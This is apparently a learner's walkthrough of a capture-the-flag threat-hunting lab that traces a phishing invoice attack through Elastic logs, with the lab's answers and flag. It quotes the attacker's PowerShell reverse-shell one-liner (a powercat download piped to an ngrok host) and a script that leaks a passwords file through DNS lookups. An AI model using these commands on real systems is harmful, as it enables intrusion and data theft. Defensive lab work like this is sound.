


L2 - 8.5. Hunt Me I: Payment Collectors

Task 1 - Introduction and Scenario

On **Friday, September 15, 2023**, Michael Ascot, a Senior Finance Director from SwiftSpend, was checking his emails in **Outlook** and came across an email appearing to be from Abotech Waste Management regarding a monthly invoice for their services. Michael actioned this email and downloaded the attachment to his workstation without thinking.



The following week, Michael received another email from his contact at Abotech claiming they were recently hacked and to carefully review any attachments sent by their employees. However, the damage has already been done. Use the attached Elastic instance to hunt for malicious activity on Michael's workstation and within the SwiftSpend domain!

Answer the questions below

| What was the name of the ZIP attachment that Michael downloaded?

Invoice_AT_2023-227.zip

virtualise dns

Top 5 values of dns.question.registered_domain.keyword	Top 3 values of host.hostname.keyword	Count of records
raw.githubusercontent.com	wkstn-01	2
swiftspend.finance	wkstn-01	2
tcp.ngrok.io	wkstn-01	1

then check the domain and file.path.keyboard

Top 20 values of file.path.keyword	Count of records
C:\\Users\\michael.ascot\\AppData\\Local\\Microsoft\\Windows\\NetCache\\Content.Outlook\\UP4KQJ08\\Invoice Alert 2 2023-09-1	1
C:\\Users\\michael.ascot\\AppData\\Local\\Microsoft\\Windows\\NetCache\\Content.Outlook\\UP4KQJ08\\Invoice Alert 2 2023-09-1	1
C:\\Users\\michael.ascot\\AppData\\Local\\Microsoft\\Windows\\NetCache\\Content.Outlook\\UP4KQJ08\\Invoice Alert 2 2023-09-1	1
C:\\Users\\michael.ascot\\AppData\\Local\\Microsoft\\Windows\\NetCache\\Content.Outlook\\UP4KQJ08\\Invoice_AT_2023-227.zip	1
C:\\Users\\michael.ascot\\AppData\\Local\\Temp\\5\\Temp1\\Invoice_AT_2023-227.zip\\Invoice_AT_2023-227\\Payment_Invoice.pdf	1
C:\\Users\\michael.ascot\\AppData\\Local\\Microsoft\\Windows\\NetCache\\Content.Outlook\\UP4KQJ08\\Invoice_AT_2023-227.zip	1
C:\\Users\\michael.ascot\\AppData\\Local\\Temp\\5_PSScriptPolicy\\Test_b1baaotg.vsb.ps1	1
C:\\Users\\michael.ascot\\AppData\\Local\\Temp\\5_PSScriptPolicy\\Test_hnpvvg1v.3mr.ps1	1

What was the contained file that Michael extracted from the attachment?

Payment_Invoice.pdf.Ink.Ink

file downloaded in outlook, for this reason used the command below:

process.name: OUTLOOK.EXE AND winlog.event_id: 11 (file creation) got too many alert, for this reason checked invoice.zip

elastic Find apps, content, and more.

Discover Check out context-aware Discover Try ES|QL Inspect

Data view winlogbeat Search field names Auto interval No breakdown process.name: OUTLOOK.EXE AND winlog.event_id: 11 Jul 15, 2023 @ 00:00:00.000 → Sep 15, 2023

Selected fields 4

- process.command_line
- file.path
- process.name
- process.parent.command_line

Popular fields 4

- file.path
- process.command_line
- process.name
- process.parent.command_line

Available fields 300

- @timestamp
- agent.ephemeral_id
- agent.id
- agent.name
- agent.type
- agent.version

Documents (11) **Field statistics** Columns 5

☐	☐ @timestamp	☐ process.command_line	☐ file.path	☐ process.name
☐	Sep 15, 2023 @ 18:41:00.076	-	C:\Users\michael.ascot\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\UP4KOJQB\Invoice_AT_2023-227.zip:Zone.Identifier	OUTLOOK.EXE
☐	Sep 15, 2023 @ 18:41:00.069	-	C:\Users\michael.ascot\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\UP4KOJQB\Invoice_AT_2023-227.zip	OUTLOOK.EXE
☐	Sep 15, 2023 @ 18:41:00.069	-	C:\Users\michael.ascot\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\UP4KOJQB\Invoice_AT_2023-227.zip	OUTLOOK.EXE
☐	Sep 15, 2023 @ 18:40:57.194	-	C:\Users\michael.ascot\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\UP4KOJQB\Invoice.Alert 2 2023-09-15T18:30:22+00:00.eml:0ECustomProperty	OUTLOOK.EXE
☐	Sep 15, 2023 @ 18:40:57.054	-	C:	OUTLOOK.EXE

Data view winlogbeat Search field names Auto interval No breakdown *Invoice_AT_2023-227.zip* Jul 15, 2023 @ 00:00:00.000 → Sep 15, 2023

Selected fields 4

- process.command_line
- file.path
- process.name
- process.parent.command_line

Popular fields 4

- file.path
- process.command_line
- process.name
- process.parent.command_line

Available fields 300

- @timestamp
- agent.ephemeral_id
- agent.id
- agent.name
- agent.type
- agent.version

Documents (5) **Field statistics** Columns 5

☐	☐ @timestamp	☐ process.command_line	☐ file.path	☐ process.name
☐	Sep 15, 2023 @ 18:41:11.116	-	C:\Users\michael.ascot\AppData\Local\Temp\5\Temp1_Invoice_AT_2023-227.zip\Invoice_AT_2023-227\Payment_Invoice.pdf.lnk	Explorer.EXE
☐	Sep 15, 2023 @ 18:41:11.116	-	C:\Users\michael.ascot\AppData\Local\Temp\5\Temp1_Invoice_AT_2023-227.zip\Invoice_AT_2023-227\Payment_Invoice.pdf.lnk	Explorer.EXE
☐	Sep 15, 2023 @ 18:41:00.076	-	C:\Users\michael.ascot\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\UP4KOJQB\Invoice_AT_2023-227.zip:Zone.Identifier	OUTLOOK.EXE
☐	Sep 15, 2023 @ 18:41:00.069	-	C:\Users\michael.ascot\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\UP4KOJQB\Invoice_AT_2023-227.zip	OUTLOOK.EXE
☐	Sep 15, 2023 @ 18:41:00.069	-	C:\Users\michael.ascot\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\UP4KOJQB\Invoice_AT_2023-227.zip	OUTLOOK.EXE

What was the name of the command-line process that spawned from the extracted file attachment?

powershell.exe

click to surrounding documents

Expanded document

View: Single document Surrounding documents

K < 6 of 16 > >

```
⊕ ⊖ ≡ 📄 📌 message
Process Create:
RuleName: -
UtcTime: 2023-09-15 18:41:12.923
ProcessGuid: {ade3bb3f-a548-6504-a569-000000001201}
ProcessId: 3880
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.20348.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell"
CurrentDirectory: C:\Windows\System32\WindowsPowerShell\v1.0\
User: SSF\michael.ascot
LogonGuid: {ade3bb3f-0b2c-6502-37b9-fd3800000000}
LogonId: 0x38FDB937
TerminalSessionId: 5
IntegrityLevel: Medium
Hashes: MD5=2E0CCB27064856E3D55017FA2D33A7B9, SHA256=1C84C8632C5269F24876ED9F49FA810B49F77E1E92E8918FC164C34B020F9A94, IMPHASH=BF7A6E7A62C3F5B2E8E069438AC1DD3D
ParentProcessGuid: {ade3bb3f-0b2f-6502-6751-000000001201}
ParentProcessId: 3180
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE
ParentUser: SSF\michael.ascot
```


What port did the workstation connect to the attacker on? 19282 (above)

What was the first native Windows binary the attacker ran for system enumeration after obtaining remote access? systeminfo.exe

use the command below

winlog.event_id: 1 AND process.name: (cmd.exe OR powershell.exe) create process id 1

After powershell execution, Attacker went to systeminfo.exe




What is the URL of the script that the attacker downloads to enumerate the domain?


<https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerView/powerview.ps1>

tried to find file winlog.event_id:11


we know path according to pic below:



then tried to find the filepath powerview.ps




checked where it came from (first alert file, 2 where it came from)



What was the name of the file share that the attacker mapped to Michael's workstation?


SSF-FinancialRecords

after executes net.exe several times, install shell



What directory did the attacker copy the contents of the file share to?

C:\Users\michael.ascot\downloads\exfiltration




What was the name of the Excel file the attacker extracted from the file share?


ClientPortfolioSummary.xlsx (picture above)

What was the name of the archive file that the attacker created to prepare for exfiltration?

exfilt8me.zip



What is the MITRE ID of the technique that the attacker used to exfiltrate the data? T1048



chunk of data transferring, it is exfiltration over alternative protocol related to DNS

Home > Techniques > Enterprise > Exfiltration Over Alternative Protocol

Exfiltration Over Alternative Protocol

Sub-techniques (3)

Adversaries may steal data by exfiltrating it over a different protocol than that of the existing command and control channel. The data may also be sent to an alternate network location from the main command and control server.

Alternate protocols include FTP, SMTP, HTTP/S, DNS, SMB, or any other network protocol not being used as the main command and control channel. Adversaries may also opt to encrypt and/or obfuscate these alternate channels.

Exfiltration Over Alternative Protocol can be done using various common operating system utilities such as Net/SMB or FTP.^[1] On macOS and Linux `curl` may be used to invoke protocols such as HTTP/S or FTP/S to exfiltrate data from a system.^[2]

Many IaaS and SaaS platforms (such as Microsoft Exchange, Microsoft SharePoint, GitHub, and AWS S3) support the direct download of files, emails, source code, and other sensitive information via the web console or Cloud API.

ID: T1048

Sub-techniques: T1048.001, T1048.002, T1048.003

Tactic: Exfiltration

Platforms: ESXi, IaaS, Linux, Network Devices, Office Suite, SaaS, Windows, macOS

Contributors: Alfredo Abarca; William Cain

Version: 1.6


Created: 31 May 2017

Last Modified: 24 October 2025

Version Permalink

What was the domain of the attacker's server that retrieved the exfiltrated data?

haz4rdw4re.io



The attacker exfiltrated an additional file from the victim's workstation. What is the flag you receive after reconstructing the file?

THM{1497321f4f6f059a52dfb124fb16566e}

Look for script written in nslookup

Documents surrounding #luQmqooBV2eTl6v_Xlyg

timestamp	process.command_line	process.name	process.parent.command_line
Sep 15, 2023 @ 18:46:19.948	-	-	-
Sep 15, 2023 @ 18:46:19.948	-	-	-
Sep 15, 2023 @ 18:46:19.924	-	nslookup.exe	-
Sep 15, 2023 @ 18:46:19.923	"C:\Windows\system32\nslookup.exe" RerjYNGZiMTY1NjZlZjQ==	nslookup.exe	"C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Bypass
Sep 15, 2023 @ 18:46:19.921	C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass	-	-
Sep 15, 2023 @ 18:46:19.911	C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass	-	-

Document

Actions: View single document View surrounding documents

Table JSON

Search field names or values

Field Value

message Pipeline execution details for command line: \$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes("C:\Users\michael.ascot\Downloads\Bilcoir\WaterPasscodes.txt")); \$base64 -split '\{1,30\}' | Where-Object { \$_ -ne "" } | ForEach-Object { Invoke-Expression "nslookup \$_.hostname"}.

Context Information:

DetailSequence=1
DetailTotal=1

SequenceNumber=483

UserId=55Fmichael.ascot
HostName=ConsoleHost

Rows per page: 100

Close

6. log RmYjEyNGZiMTY1NjZlZjQ==

7. log VEhNezE0OTczMjFmNGY2ZjA1OWE1Mm

check in cyberchef